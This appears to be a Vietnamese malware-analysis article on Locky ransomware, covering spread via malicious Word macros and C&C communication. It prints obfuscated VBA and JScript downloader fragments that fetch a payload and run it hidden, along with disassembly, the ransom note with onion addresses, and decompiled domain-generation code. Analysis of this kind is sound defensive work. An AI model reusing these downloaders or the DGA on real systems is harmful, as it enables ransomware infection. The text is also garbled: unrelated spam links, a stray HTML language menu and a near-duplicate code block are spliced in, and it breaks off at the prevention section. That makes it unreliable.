


Vào tháng 2/2016, mạng Internet đã bị rung động vì một loại mã độc tống tiền (ransomware) mới có tên là Locky. Theo báo cáo cho thấy mã độc tống tiền Locky đã lây lan người dùng hơn 114 quốc gia trên thế giới. Phân tích mẫu mã độc cho thấy đây là một loại Trojan hoàn toàn mới. Vậy Locky là gì và làm sao có thể chống lại mã độc này? Hãy cùng tìm hiểu.


Bạn đang xem: Locky là loại mã độc gì



Cách thức phát tán Để phát tán một loại Trojan, tin tặc thường gửi spam lượng lớn email cùng với các tệp tin đính kèm độc hại. Tệp tin đính kèm ở đây là một tệp tin văn bản .DOC chứa macro độc hại tải Locky Trojan từ máy chủ về máy tính nạn nhân và thực thi nó.



```
yeba
36 If "iaUjYmyUHdPL" = "doUDt" Then
37 GoTo jdGMJYX
38 jdGMJYX:
39 MsgBox "RtdpngjimGzhRwDCYlRg", vbCritical, "iemngtZkTHUKZMFRdt"
40 End If
41 Set phgscadc = CreateObject(asdccccccasd.oiuYtgfdscsdf)
42 phgscadc.Open asdccccccasd.ertertyyyvcxxcv2, ddsfetybx, False
43 phgscadc.Send
44 xzczxcdfbb = phgscadc.ResponseBody
45 Set phgscadc = Nothing
46 Dim vVDUWZ As String
47 Dim KIrUUKL As Integer
48 Dim xxDPAJVTm As Integer
49 Dim SAWMywcUNCa As Long
50 Dim tzh1bVW, RwhnjLBArKCUEeNpZ, ldESNmXr, RKKQtB1B As String
51 Dim GKe As String
52 Dim ceIEPxauadFDU As Integer
53 Dim vNKYaOvLwOZAHEwLGhFei As Integer
54 Dim TIvVDPwPukVzcl As Long
55 Dim gqvRvq As Single, lufAgzIDXleFjJAnO As Byte, CgXjgsFACHriiLHD As String, qsFinIGIsQ
56 If "vVmWnSnBMLSx" = "htLK1" Then
57 GoTo YKLuTZe
58 YKLuTZe:
59 MsgBox "UUzhtMvnDJmevBRElSRy", vbCritical, "ovniCSxkKKlrvAgMSs"
60 End If
61 dfdsdcsiivzxc = FreeFile
62 Open xzczxphgva For Binary Access Write As #dfdsdcsiivzxc
63 Put #dfdsdcsiivzxc, 1, xzczxcdfbb
64 Close #dfdsdcsiivzxc
65
66 sdscvbbdsasd = Shell(xzczxphgva, vbHide)
```


Visual Basic file length : 2276 lines : 69 Ln : 1 Col : 1 Sel : 0 | 0 Dos\Windows UTF-8 w/o BOM INS





```
details_b31dfjs_
174 var SatKujJjV = kUM0.getMilliseconds();
175 WScript.Sleep(10);
176 var kUM0 = new Date();
177 var GTNQezpewAMtBNv = kUM0.getMilliseconds();
178 WScript.Sleep(10);
179 var kUM0 = new Date();
180 var KIhnajn = kUM0.getMilliseconds();
181 var tPmDRN = SatKujJjV - JsDrY;
182 var SlBVqmbzmdqnIS = GTNQezpewAMtBNv - SatKujJjV;
183 var bdKbfqpuX = KIhnajn - GTNQezpewAMtBNv;
184 WshShell = WScript[DygCpMmrBf1 + lWICHjJI + VaUaM + MAun + XlPkYjhcbPJkw + DahfDz + HI
185 function NRuFwYTyvli(HtxKsIztVPHTw){WshShell[zeTNROjnfVtX + Aroe](HtxKsIztVPHTw, 0, 0)
186 function xzMuw(n){return pKCrHoLQBkY + hMFpgy + SiYPtEkSmkBn + iSIQot + nZEYPCYQPVGq +
187 if ((tPmDRN != SlBVqmbzmdqnIS) || (SlBVqmbzmdqnIS != bdKbfqpuX)){qCOr = WshShell[SIpn
188 KnZCpdnZSyA = xzMuw(0);
189 ZrqKzLnsk = WScript.CreateObject(KnZCpdnZSyA);
190 ZrqKzLnsk[scDEqqTP + UznbzassvQj + GFAUHTDMeoY](hZoEbzJ + FJUi, uvnbIXsNFoEBbL + vKv +
191 ZrqKzLnsk.send();
192 while (ZrqKzLnsk.readystate < 4 ) {WScript.Sleep(1000)};
193 kHwJWnPVTan = WScript[DygCpMmrBf1 + lWICHjJI + VaUaM + MAun + XlPkYjhcbPJkw + DahfDz +
194 kHwJWnPVTan[scDEqqTP + UznbzassvQj + GFAUHTDMeoY]();
195 kHwJWnPVTan[kaV + CPfeumZzEftFJm] = 1;
196 kHwJWnPVTan[nHfuwUBZxYSw + HAcVGhAEvwSMjx + nMBgj + EOhpPJ](ZrqKzLnsk.ResponseBody);
197 kHwJWnPVTan[oKoGU + qRkrvXWrqLYDnX + QAt + vndWREbVGpfg + sKtvzsZXaRqSqy + GWEHvcOkZY +
198 kHwJWnPVTan[zzpoMUuYC + MVP + Bsw0 + aatNzLf + tGLICMnFK + ZFLPsqUmIPVGNHQ + Kciq + LlG
199 kHwJWnPVTan[xOudZFgNZqSoRkk + vMRIGNZQPQGgUqQ + MyiSjkUYmhvKWEy]();
200 NRuFwYTyvli(qCOr);
201 tPmDRN = "asd;lfkjaosdfau7hgSD8fa7ogsdfyauhisdf" + SatKujJjV + JsDrY;
202 SlBVqmbzmdqnIS = "asd;lfkjaosdfau7hgSD8fa7ogsdfyauhisdf" + GTNQezpewAMtBNv + SatKujJjV
203 bdKbfqpuX = "asd;lfkjaosdfau7hgSD8fa7ogsdfyauhisdf" + KIhnajn + GTNQezpewAMtBNv;
204 }
```

JavaScript file length : 6494 lines : 204 Ln : 1 Col : 1 Sel : 0 | 0 Dos\Windows UTF-8 w/o BOM INS



1 - 50
 51 - 100
 101 - 200
 201 - 300
 301 - 500

© 2016 AO Kaspersky Lab. All Rights Reserved.

```

.text:00405F50 ; std::basic_string * __usercall GetLanguage@<eax>(std::basic_string * langName@<esi>)
.text:00405F58 GetLanguage      proc near                                ; CODE XREF: ReportInstall+3081p
.text:00405F58                                         ; WinMain(x,x,x,x)+51E1p
.text:00405F58
.text:00405F58 var_25          = byte ptr -25h
.text:00405F58 LCDData        = byte ptr -24h
.text:00405F58 var_4          = duword ptr -4
.text:00405F58
.text:00405F58 000 55
.text:00405F5C 004 8B EC
.text:00405F5E 004 83 EC 24
.text:00405F61 028 53
.text:00405F62 02C 33 0B
.text:00405F64 02C 89 5D FC
.text:00405F67 02C FF 15 EC 00 41 00
.text:00405F6D 02C 6A 20
.text:00405F6F 030 8D 4D DC
.text:00405F72 030 51
.text:00405F73 034 0F 87 C0
.text:00405F76 034 6A 59
.text:00405F78 038 50
.text:00405F79 03C FF 15 E8 00 41 00
.text:00405F7F 02C C7 46 14 0F 00 00 00
.text:00405F86 02C 89 5E 10
.text:00405F89 02C 88 1E
.text:00405F8D 02C 3B C3
.text:00405F8D 02C 7F 4F
.text:00405F8F 02C 57
.text:00405F90 030 0F F9 2B 41 00
.text:00405F95 030 57
.text:00405F96 034 8B C6
.text:00405F98 034 E8 65 F6 FF FF
.text:00405F9D 030 84 C0
.text:00405F9F 030 74 1B
.text:00405FA1 030 83 7E 14 10
.text:00405FA5 030 72 04
.text:00405FA7 030 8B 06
.text:00405FA9 030 EB 02
.text:00405FAB

; std::basic_string * __usercall GetLanguage@<eax>(std::basic_string * langName@<esi>)
GetLanguage      proc near                                ; CODE XREF: ReportInstall+3081p
                                                         ; WinMain(x,x,x,x)+51E1p
var_25          = byte ptr -25h
LCDData        = byte ptr -24h
var_4          = duword ptr -4

push            ebp
mov             ebp, esp
sub             esp, 24h
push            ebx
xor             ebx, ebx
mov             [ebp+var_4], ebx
call            ds:GetUserDefaultUILanguage
push            20h ; cchData
lea             ecx, [ebp+LCDData]
push            ecx ; lpLCDData
movzx           eax, ax
push            LOCALE_SIS0639LANGNAME ; LCType
push            eax ; Locale
call            ds:GetLocaleInfoA
mov             duword ptr [esi+14h], 0Fh
mov             [esi+10h], ebx
mov             [esi], bl
cmp             eax, ebx
jg              short loc_405FDE
push            edi
mov             edi, offset unk_412BF9
push            edi
mov             eax, esi
call            std__basic_string__Inside_0
test            al, al
jz              short loc_405FBC
cmp             duword ptr [esi+14h], 10h
jb              short loc_405FAB
mov             eax, [esi]
jmp             short loc_405FAD

```


!!! IMPORTANT INFORMATION !!!!

All of your files are encrypted with RSA-2048 and AES-128 ciphers.

More information about the RSA and AES can be found here:

[http://en.wikipedia.org/wiki/RSA_\(cryptosystem\)](http://en.wikipedia.org/wiki/RSA_(cryptosystem))

http://en.wikipedia.org/wiki/Advanced_Encryption_Standard

Decrypting of your files is only possible with the private key and decrypt program, which is on our secret server.

To receive your private key follow one of the links:

1. <http://6dtxgqam4crv6rr6.tor2web.org/>

2. <http://6dtxgqam4crv6rr6.onion.to/>

3. <http://6dtxgqam4crv6rr6.onion.cab/>

If all of this addresses are not available, follow these steps:


1. Download and install Tor Browser: <https://www.torproject.org/download/download-easy.html>

2. After a successful installation, run the browser and wait for initialization.

3. Type in the address bar: 6dtxgqam4crv6rr6.onion/

4. Follow the instructions on the site.

!!! Your personal identification ID: XXXXXXXXXX !!!□3C



```
</p><form action="/" method="get">
  <font id="brown">Languages</font>:
  <select name="lang" onchange="this.form.submit()">
    <option value="bg">Български</option>
    <option value="ca">Català</option>
    <option value="cs">Čeština</option>
    <option value="da">Dansk</option>
    <option value="de">Deutsch</option>
    <option value="el">Ελληνικά</option>
    <option value="en" selected="selected">English</option>
    <option value="es">Español</option>
    <option value="fi">Suomi</option>
    <option value="fr">Français</option>
    <option value="hi">हिन्दी</option>
    <option value="hr">Hrvatski</option>
    <option value="hu">Magyar</option>
    <option value="it">Italiano</option>
    <option value="ja">日本語</option>
    <option value="ko">한국어</option>
    <option value="ms">Bahasa Melayu</option>
    <option value="nl">Nederlands</option>
    <option value="no">Norsk bokmål</option>
    <option value="pl">Polski</option>
    <option value="pt">Português</option>
    <option value="sk">Slovenčina</option>
    <option value="sr">Српски</option>
    <option value="sv">Svenska</option>
    <option value="tr">Türkçe</option>
    <option value="zh">中文</option>
  </select>
```

```

GetSystemTime(&SystemTime);
n1 = __ROR4__(0xB11924E1 * (SystemTime.wYear + 0x1BF5), 5);
n2 = __ROR4__(0xB11924E1 * (n1 + ((unsigned int)SystemTime.wDay >> 1) + 0x27100001), 5);
n3 = __ROR4__(0xB11924E1 * (n2 + SystemTime.wMonth + 0x2709A354), 5);
n4 = __ROL4__(seed % 6, 21);
n5 = __ROR4__(0xB11924E1 * (n3 + n4 + 0x27100001), 5);
n6 = n5 + 0x27100001;
n7 = (n5 + 0x27100001) % 11u + 5;
std::basic_string::f_17((n5 + 0x27100001) % 11u + 8, &str);
v22 = 0;
if ( n7 )
{
    do
    {
        n8 = __ROL4__(n6, i);
        v10 = (std::basic_string *)str._Bx._Ptr;
        n9 = __ROR4__(0xB11924E1 * n8, 5);
        n10 = n9 + 0x27100001;
        n6 = n10;
        if ( str._Myres < 16 )
            v10 = &str;
        v10->_Bx._Buf[i++] = n10 % 25 + 'a';
    }
    while ( i < n7 );
}
v13 = (std::basic_string *)str._Bx._Ptr;
if ( str._Myres < 0x10 )
    v13 = &str;
v13->_Bx._Buf[i] = '.';
v14 = (std::basic_string *)str._Bx._Ptr;
n11 = __ROR4__(0xB11924E1 * n6, 5);
n12 = (n11 + 0x27100001) % 14u;
if ( str._Myres < 0x10 )
    v14 = &str;
v14->_Bx._Buf[i + 1] = aRupweinytpmusfrdeit[2 * n12];
v17 = (std::basic_string *)str._Bx._Ptr;
if ( str._Myres < 0x10 )
    v17 = &str;
v17->_Bx._Buf[i + 2] = aRupweinytpmusfrdeit[2 * n12 + 1];

```

```

GetSystemTime(&SystemTime);
n1 = __ROR4__(0xB11924E1 * (SystemTime.wYear + 0x1BF5), 5);
n2 = __ROR4__(0xB11924E1 * (n1 + ((unsigned int)SystemTime.wDay >> 1) + 0x27100001), 5);
n3 = __ROR4__(0xB11924E1 * (n2 + SystemTime.wMonth + 0x2709A354), 5);
n4 = __ROL4__(seed % 6, 21);
n5 = __ROR4__(0xB11924E1 * (n3 + n4 + 0x27100001), 5);
n6 = n5 + 0x27100001;
n7 = (n5 + 0x27100001) % 11u + 5;
std::basic_string::f_17((n5 + 0x27100001) % 11u + 8, &str);
v22 = 0;
if ( n7 )
{
    do
    {
        n8 = __ROL4__(n6, i);
        v10 = (std::basic_string *)str._Bx._Ptr;
        n9 = __ROR4__(0xB11924E1 * n8, 5);
        n10 = n9 + 0x27100001;
        n6 = n10;
        if ( str._Myres < 16 )
            v10 = &str;
        v10->_Bx._Buf[i++] = n10 % 25 + 'a';
    }
    while ( i < n7 );
}
v13 = (std::basic_string *)str._Bx._Ptr;
if ( str._Myres < 0x10 )
    v13 = &str;
v13->_Bx._Buf[i] = '.';
v14 = (std::basic_string *)str._Bx._Ptr;
n11 = __ROR4__(0xB11924E1 * n6, 5);
n12 = (n11 + 0x27100001) % 14u;
if ( str._Myres < 0x10 )
    v14 = &str;
v14->_Bx._Buf[i + 1] = aRupweuinytpmusfrdeit[2 * n12];
v17 = (std::basic_string *)str._Bx._Ptr;
if ( str._Myres < 0x10 )
    v17 = &str;
v17->_Bx._Buf[i + 2] = aRupweuinytpmusfrdeit[2 * n12 + 1];

```

Đoạn mã giả thuật toán tạo tên miền C&C Locky

Kết nối đến một C&C được thực hiện thông qua giao thức HTTP. Mã độc Locky gửi một yêu cầu POST request đến địa chỉ với định dạng *http: ///main.php*; dữ liệu truyền tải sẽ được mã hóa với một thuật toán đối xứng đơn giản.

Xem thêm: Jump N Jump – Nhảy Jump, Sân chơi trong nhà cho trẻ em

Các dạng thông số được gửi đi bao gồm:

Thông báo về lây nhiễm thành công và yêu cầu khóa `aid=& act = getkey& affid =`

`&lang=&corp=&serv=&os=&sp=&x64=Gửi danh sách các đường dẫn bị mã hóa` `aid=& act = báo`

`cáo&data=` Với mỗi ổ đĩa đã được xử lý, Locky sẽ gửi đến máy chủ điều khiển một danh sách

tất cả đường dẫn của tất cả các tệp tin. Gửi thông kê mỗi ổ đĩa cứng được xử lý `id=& act = số`

`liệu thống kê&path=&encrypted=&failed=&length=` Tin tức thu thập số liệu thống kê rất chi tiết

về mỗi thiết bị lây nhiễm. Các họ mã độc tổng tiền khác thường không làm việc này.

Xem thêm: Lá Trinh Nữ Hoàng Cung Trị Bệnh Gì, 7 CấCh Trá»?? Bá»??Nh

Các biện pháp ngăn chặn

